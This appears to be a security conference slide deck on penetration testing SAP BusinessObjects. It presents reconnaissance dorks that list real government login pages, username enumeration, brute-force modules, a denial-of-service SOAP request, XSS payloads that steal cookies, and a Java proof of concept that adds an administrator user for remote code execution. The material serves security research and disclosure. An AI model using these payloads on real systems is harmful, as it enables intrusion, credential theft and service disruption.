Hacking SAP BusinessObjects

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11/11/10

Overview

Methodology / Threat Model

Reconnaissance / Discovery

Attacking!

Summary

Standard Disclaimer

Do not do anything contained within this presentation unless you have written permission!!

Who are We?

- Joshua "Jabra" Abraham – Security Consultant/Researcher
  - Penetration Testing , Web Application Audits and Security Researcher
  - Bachelor of Science in Computer Science
  - Contributes to the BackTrack LiveCD, BeEF, Nikto, Fierce, and PBNJ
  - Speaker/Trainer at BlackHat, DefCon, ShmooCon, SANS Pentest Summit ,OWASP Conferences, LinuxWorld, Infosec World, CSI and Comdex
  - Twitter: **http://twitter.com/jabra**   Blog: **http://sploit.wordpress.com**

- Willis Vandevanter – Security Consultant/Researcher
  - Penetration Tester and Security Researcher
  - BSc in CS, Masters of CS in Secure Software Engineering
  - Twitter: **http://twitter.com/willis__** (two underscores!!)

Rapid7 Overview

- Vulnerability Management

  RAPID7 NEXPOSE

- Open source projects


  metasploit

  w3af
  Web Application Attack and Audit Framework

- Professional Services
  - Network Pentesting
  - Web Application Audits
  - Training
  - Deployment

Overview


- What we will discuss
- What we will not discuss
- Things to keep in mind
  - Breaking stuff is cool
  - Disclaimer



SAP Product Suite

- Enterprise Resource Planning
- Business Intelligence (BI)
- Business Suite
  - Customer Relationship Planning
  - Enterprise Resource Planning
  - Product Lifecycle Management
  - Supply Chain Management
  - Supplier Relationship Management


- R/3
- BusinessObjects
- Netweaver



Focus of this talk

- SAP BusinessObjects Enterprise XI (XI 3.2 is the latest version)
- 20,000 ft view
  - Aggregating and analyzing vast amounts of data along with presentation of/providing access via many interfaces
  - Flexible, Scalable, and Accessible

BO BI Architecture Overview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
4 Via Universe to OLAP Database
5 Direct to OLAP Database
Via 3-Tier Architecture (Using HTTP)
Via Web Services (Using SOAP)

Interfaces we focused on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
Central Management Console

- Administrative Interface to BO
- Access is provided via the webserver (http://ip:6405/CmcApp) authenticates against the Central Management Server
- Provides
  - User and group creation and management
  - Server/Services Configuration
  - Object Rights, scheduling, security settings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
Central Configuration Manager (CMC)
1
Universe Designer
Import Wizard
Crystal Xcelsius
1
2
3
4
5
Crystal Reports Designer
Output File Repository Server (FRS)
Desktop Intelligence Cache Server
I


Web Services

- Provides:
  - Session Handling
    - Auth, User privilege management
  - Business Intelligence Platform
    - Server administration, scheduling, etc.
  - Report Engine
    - Access reports (Crystal Reports, Web Intelligence, etc.)
  - Query
    - Build ad hoc queries


System Database
Audit Database
5
Web Application Server
Web Application Container Server (WACS)
Central Management Server (CMS)
Event Server


Service Oriented Architecture 101

- Think Object Oriented over XML
- Add this on top of HTTP
- That's SOA!
- Connect Legacy systems



Step 1) User Request
Step 4) Web Server Response
User
Web Server
Step 2) Web Service Request
Step 3) Web Service Response
Web Service (Mainframe)

SOAP 101

- Web Services
  - API in XML over HTTP
- OSI Layer 8,9 and 10…
  - Layer 8 – XML
  - Layer 9 – Security (WS-*)
  - Layer 10 – SOAP
- "Wiz Dullz" (WSDLs)
  - Data definitions
- UDDIs
  - Pointers



Threat Model



Web Services in Transit

Web Services Engine


Web Services Deployment

Web Services User Code

Reference: Hacking Web Services

SSL vs Message Security

- Point-to-Point OR chained workflow
- SSL (All or nothing)
  - No fine grained control of portions of the applications
  - No audit trail
- Message
  - Ton of work!
  - Add amounts of security
  - Audit trail
  - Verify messages have not changed!
  - Encrypt message body (admin attack)



Tools of the Trade


- SOAP QA Testing tools
  - SOAPUI
- Favorite Programming Language
  - Custom tools
- Proxies
  - Our favorite BurpSuite!

  - http://ptresearch.blogspot.com/2010/01/methods-of-quick-exploitation-of-blind_25.html

Custom Web Services Client

```
#!/usr/bin/ruby –w
require 'soap/wsdlDriver'
require 'pp‛
wsdl = 'http://www.webservicex.net/stockquote.asmx?WSDL‛
driver = SOAP::WSDLDriverFactory.new(wsdl).create_rpc_driver
# Log SOAP request and response
driver.wiredump_file_base = "soap-log.txt"
# Use Burp proxy for all requests
driver.httproxy = 'http://localhost:8080'
# Log SOAP request and response
response = driver.GetQuote(:symbol => 'MSFT')
pp response
```

SOAPUI



soapUI Pro 3.0.1 - TRIAL

File Tools Desktop Help

Search Forum

Navigator

- Projects
  - stockquote
    - StockQuoteSoap
      - GetQuote
        - Request 1
    - StockQuoteSoap12

soapUI Starter Page | StockQuoteSoap | Request 1

http://www.webservicex.net/stockquote.asmx


View Type: All

GetQuote

symbol: MSRF (xsd:string)

GetQuoteResponse

GetQuoteResult: <StockQuotes><Stock><Symbol>MSRF</S
hange><Open>N/A</Open><High>N/A</
ose>N/A</PreviousClose><PercentageCha
ns><P-E>N/A</P-E><Name>MSRF</Name



soapUI Preferences

soapUI Preferences

Set global soapUI settings

- HTTP Settings
- Proxy Settings
- SSL Settings
- WSDL Settings
- UI Settings
- Editor Settings
- Tools
- WS-I Settings
- Global Properties
- Global Security Settings
- WS-A Settings
- soapUI Pro
- Coverage Settings
- Code Templates
- Jdbc Drivers Properties

Host: localhost


Port: 8080

Username:

Password:

Excludes:

BurpSuite


burp suite professional v1.3 - licensed to Rapid7 [single user license]
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
forward drop intercept is on action
raw params headers hex xml

request to http://www.webservicex.net:80 [209.162.186.60]


```
POST /stockquote.asmx HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://www.webserviceX.NET/GetQuote"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: www.webservicex.net
Proxy-Connection: Keep-Alive
Content-Length: 302

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://www.webserviceX.NET/">
   <soapenv:Header/>
   <soapenv:Body>
      <web:GetQuote>
         <!--Optional:-->

      <web:symbol>MSRF</web:symbol></web:GetQuote>
   </soapenv:Body>
</soapenv:Envelope>
```

- Usage with Intruder
- Verify the PRNG – Sequencer
- Etc., etc.

X’s and O’s and Icebergs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
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
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Reconnaissance / Discovery

Attacking!

Summary

Real-World Pentesting


- Evil Attackers - Blackhats
  - Financially Motivated
  - Not limited by amount of time and/or resources
- Pen testers – Whitehats
  - Context / Goal Focused (experience, 6th sense, etc)
  - Demonstrate real world risks, but limited by the time of the engagement
  - A snapshot of the network/application at a point in time

Goal Oriented Pentesting

- Emulate Blackhat, by using Goals as motivation
- Doesn’t replace experience / 6th sense elements
- Pentesting teams focus efforts on critical weaknesses
- Non-technical methodology in which process is central focus
- Provides best (ROI) for organizations when they conduct penetration assessments

Threat Model

- Lot of Entry points, we examined a couple
- Different Goals for Different Folks
  - Unauthorized Access to Information
  - Remote Exploitation of BO Server and Internal Pivot
  - Informational Only (Version Fingerprinting, etc.)



ID: awesomness

Password:

yo

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Attacking!

Summary

RAPID7

Web Application Overview

- /CmcApp
  - Administrator interface
- /dswsbobje
  - Web Services for BusinessObjects
  - Not installed by default
  - Requires deployment of a war
- /InfoViewApp
  - Querying interface
- /AnalyticalReporting
  - Reporting interface

Reconnaissance


- External and Internal Enumeration
  - Google dorks for identifying externally accessible instances
  - Port and application based enumeration
- Version Fingerprinting
  - Browser based
  - Web services based

Google Dorks

- BusinessObjects – InfoViewApp interface

  inurl:infoviewapp

- Crystal Reports
  - filetype:cwr
  - filetype:cwr inurl:apstoken
  - filetype:cwr inurl:viewrpt
  - inurl:apspassword
  - filetype:cwr inurl:init
  - inurl:opendoc inurl:sType



inurl:infoviewapp inurl:gov/

10 results (0.28 seconds)

Tip: Search for **English** results only. You can specify your search language in Preferences

Quarterly reports on federal grants, loans and contracts - SC.GOV
arra.sc.**gov/InfoViewApp**/index.jsp - Cached

InfoView - [Translate this page]
BusinessObjects InfoView. Conectarse a InfoView. Ayuda.
dwh.educacion.**gov**.ec:8080/**InfoViewApp**/logon.jsp - Cached

InfoView
BusinessObjects InfoView. Efetuar Login no SIG-MT. Ajuda. Gestão do SIG-MT: gsig @cepromat.mt.gov.br / Fones: (65) 3613-3090 / 3240.
https://sig2.mt.**gov**.br/**InfoViewApp**/ - Cached - Similar

Acesso Livre - Portal do Estado de Mato Grosso
https://sig2.mt.**gov**.br/**InfoViewApp**/autologon.jsp - Cached

https://sig2.mt.gov.br/InfoViewApp/listing/main.do...
Cached

www.sni.gov.ec/sni-publico/InfoViewApp/logon/start... - [Translate this page]
Cached

InfoView - [Translate this page]
BusinessObjects InfoView. Efetuar logon em InfoView. Ajuda.
dwsep.planejamento.sp.**gov**.br:8080/**InfoViewApp**/ - Cached

dwsep.planejamento.sp.gov.br:8080/InfoViewApp/jsp/...
- [Translate this page]
Cached

Um, anyone wanta port scan internally ?

- Google: **filetype:cwr inurl:apstoken**

- Internal port scanning (port 80)
- http://hostname/CrystalReports/viewrpt.cwr?id=$ID&wid=$WID& apstoken=**internal:80**@$TOKEN

- **Port Closed Response :**

  Server $HOSTNAME:80 not found or server may be down (FWM 01003)

- internal port scanning (port 445)
- http://hostname/CrystalReports/viewrpt.cwr?id=$ID&wid=$WID& apstoken=**internal:445**@$TOKEN

- **Port Open Response:**
- # Unable to open a socket to talk to CMS $HOSTNAME:445 (FWM 01005)

Unique Ports

- 6405/tcp

  /InfoViewApp

  /CmcApp

  /AnalyticalReporting

- 8080/tcp

  /dswsbobje

Version Detection – Web App

Request:

http://x.x.x.x:6405/AnalyticalReporting/AnalyticalReporting_merge_web.xml

Response:

```
…snip…
<web-app>
    <context-param>
            <param-name>applet.version</param-name>
            <param-value>12.1.0.828</param-value>
    </context-param>
</web-app>
```

Version Detection – Web Service

Request:

```
POST http://x.x.x.x:8080/dswsbobje/services/Session
..snip..
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:ns="http://session.dsws.businessobjects.com/2007/06/01">
  <soapenv:Header/> <soapenv:Body> <ns:getVersion/> </soapenv:Body>
</soapenv:Envelope>
```

Response:

```
 <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Body>
    <getVersionResponse xmlns="http://session.dsws.businessobjects.com/2007/06/01">
            <Version>12.1.0</Version>
    </getVersionResponse>
  </soapenv:Body> </soapenv:Envelope>
```

MSFv3 Version Detection Module

```
msf>  use scanner/http/sap_businessobjects_version_enum
sap_businessobjects_version_enum>  set RHOSTS 192.168.1.0/24
sap_businessobjects_version_enum>  run
```

- Based on using Dswsbobje (8080/tcp)
- Web Service Version request - Unauthenticated

Username Enumeration

- Response tells you if the username is valid
- Valid Username
  /Invalid password/

- SOAP method only

Username Enumeration

```
POST /dswsbobje/services/session HTTP/1.1
Content-Type: text/xml; charset=UTF-8
SOAPAction: "http://session.dsws.businessobjects.com/2007/06/01/login"
User-Agent: Axis2
Host: x.x.x.x:8080
Content-Length: 631

<?xml version='1.0' encoding='UTF-8'?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<login xmlns="http://session.dsws.businessobjects.com/2007/06/01">
<credential xmlns="http://session.dsws.businessobjects.com/2007/06/01"
    xmlns:ns="http://session.dsws.businessobjects.com/2007/06/01"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Login="administrator"
    Password="PASSWORD1" xsi:type="ns:EnterpriseCredential" />
<version xmlns="http://session.dsws.businessobjects.com/2007/06/01">BOE XI 3.0</version>
</login> </soapenv:Body></soapenv:Envelope>
```

MSFv3 User Enumeration Modules

```
msf>  use scanner/http/sap_businessobjects_user_enum
sap_businessobjects_user_enum>  set RHOSTS 192.168.1.0/24
sap_businessobjects_user_enum>  set USERNAME administrator
sap_businessobjects_user_enum>  run
```

- Based on using Dswsbobje (8080/tcp)
- Web Service Login request

Overview

Methodology / Threat Model

Reconnaissance / Discovery

Attacking!

Summary

Unique Identifier (CUID)

- CUIDs – used similar to session ids for tasks that are performed.
- Ability to request a specific number of CUIDs

Denial of Service Attack

- I’d like 100,000 CUIDs please!

```
POST /dswsbobje/services/biplatform HTTP/1.1
Content-Type: text/xml; charset=UTF-8
SOAPAction:
    http://biplatform.dsws.businessobjects.com/2007/06/01/GenerateCuids
```

DoS

```
<?xml version='1.0' encoding='UTF-8'?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<GenerateCuids xmlns="http://biplatform.dsws.businessobjects.com/2007/06/01">
    <SessionID xmlns="http://biplatform.dsws.businessobjects.com/2007/06/01">it-
    dirs8l4vkou4%3A6400|%40it-dirs8l4vkou4%3A6400|it-
    dirs8l4vkou4%3A6400%402149JabmPLnS4EzOXTzw2148JfhkJg2K280TJ1Nq|osca%3Aiiop
    %3A%2F%2Fit-
    dirs8l4vkou4%3A6400%3BSI_SESSIONID%3D2148JfhkJg2K280TJ1Nq|en_US|America/Los_
    Angeles”>
    </SessionID>
    <numCuids xmlns="http://biplatform.dsws.businessobjects.com/2007/06/01">
            100000
    </numCuids>
</GenerateCuids>
</soapenv:Body>
</soapenv:Envelope>
```

Oracle SQL Injection Error Codes

- Catch interesting errors
  - ORA-00921: unexpected end of SQL command
  - ORA-00936: missing expression
  - ORA-00933: SQL command not properly ended
  - ORA-00970, ORA-00907, ORA-01756, ORA-00923, ORA-00900, PLS-00103, LPX-00601, ORA-00604
- Crashes – for C code
  - ORA-03113 – might also be an instance crash
  - ORA-03114, ORA-01012
  - ORA-00600 – Internal error

- http://www.slaviks-blog.com/wp-content/uploads/2008/12/UKOUG122008-slavik.pdf

MSFv3 User Bruteforce Module

```
msf>  use scanner/http/sap_businessobjects_user_brute
sap_businessobjects_user_brute>  set RHOSTS 192.168.1.0/24
sap_businessobjects_user_brute>  set USERNAME administrator
sap_businessobjects_user_brute>  set PASSWORD password
sap_businessobjects_user_brute>  run
```

- Based on using Dswsbobje (8080/tcp)
- Web Service Login request
- Credentials for http://$ip:6405/CmcApp

MSFv3 User Bruteforce Module (Web)

```
msf>  use scanner/http/sap_businessobjects_user_brute_web
sap_businessobjects_user_brute_web>  set RHOSTS 192.168.1.0/24
sap_businessobjects_user_brute_web>  set USERNAME administrator
sap_businessobjects_user_brute_web>  set PASSWORD password
sap_businessobjects_user_brute_web>  run
```

- Based on using CmcApp (6405/tcp)
- Web Application Login request
- Credentials for http://$ip:6405/CmcApp

Reflective Cross-Site Scripting


Request:

```
GET /dswsbobje/axis2-admin/engagingglobally?modules="%3e%20%3cXSS%3e&submit=+Engage+ HTTP/1.1
Host: x.x.x.x:8080
..snip...
```

Response:

```
....snip...
    <p><font color="blue">The system is attempting to engage a module that is not available: "> <XSS></font></p>
<!--
    ...snip...
```

Persistent Cross Site Scripting



Edit Service Parameters


Service Parameters :: HelloWorld

ServiceClass `HelloWorld"><script>alert(document.cookie)</script>`

Operation Paramaters ::

Operation : sayHello

Persistent Cross Site Scripting



ıe Apache Software Foundation
http://www.apache.org/

Edit Service Par

Service Parameters :: Hel

ServiceClass

The page at http://10.1.90.69:8080 says:

JSESSIONID=5AA62303F55BD9A67D3C07EF868E7449

Remote Code Execution

- Cross-Site Scripting is Great, but we want a shell!!
- CmcApp
  - Services for Upload and Exec:
    - InputFileRespository
    - ProgramJobServer - not enabled by default
  - To execute an Exe, administrator credentials required

CmcApp RCE

- You can set program object specific logon details by editing the "Program Logon" property of an object.
- These authentication details are not required if the credentials have been globally set
- (Applications > CMC > Program Object Rights > "Schedule with the following Operating System Credentials").

- Reference: CMC > Help > Index > program objects > Java programs > Authentication and program objects

CmcApp Steps for RCE

1. Log on to the server computer.
2. Go to Control Panel > Administrative Tools > Local Security Policy.
3. Under Security settings click Local Policies and then click User Rights Assignment.
4. Add the domain user account to the following policy:
    a. Replace Process Level Token Policy.
    b. Log on as a batch job.
    c. Adjust memory quotas for a process.
    d. Access this computer from the network. (usually everyone by default)
5. Go to the CCM and stop the Program Job Server.
6. Right-click Program Job Server and then click Properties.
7. Type the domain user account and password into the Log On As textbox.
8. Now you can schedule a metric refresh.

Dswsbobje

- Provides Web Services for BusinessObjects
- Not installed by default
- Requires:
  - Deployment of war
  - Requires Tomcat interface

    Remember the Tomcat Manager Vulnerability (tomcat/tomcat) => Remote Code Execution

- Opens up a new interface!
  - http://x.x.x.x:8080/dswsbobje/axis2-admin/login

Dswsbobje (think: dsw-s-bobje)

- Ability to administer web services
- Modify web services
- Delete web services (already deployed)
- Add web services (… hmm that sounds handy!)

- Guess what…. it is!

Remote Code Execution PoC

```
package org.apache.axis2.axis2userguide;
import java.io.IOException;
public class AddUser {
    public AddUser() {
    }
    public void main() {
        Process process;
        try {
            process = Runtime.getRuntime().exec("net user foo bar /add");
        }
        catch(IOException ioexception) {
            ioexception.printStackTrace();
        }
        return;
    }
}
```

DEMO!

GAME OVER

RCE Attack / Recommendations

- Attack requires the following:
  - Dswsbobje is deployed
    - (It is deployed if you are using SOA!)
  - Default administrator credentials are still in-place
  - Restart of Tomcat service are uploading malicious web service

- Change default credentials:

  C:\Program Files\Apache Software Foundation\Tomcat 6.0\webapps\dswsbobje\WEB-INF\conf\axis2.xml

Summary / QA

- Technical Methodology for pentesting SAP BusinessObjects
- Understanding SOAP / SOA is a large portion of Hacking SAP BusinessObjects

- Security Advisory to be released October 13th (www.rapid7.com)
- Metasploit Modules to be released soon! (www.metasploit.com)

Comments/Questions?

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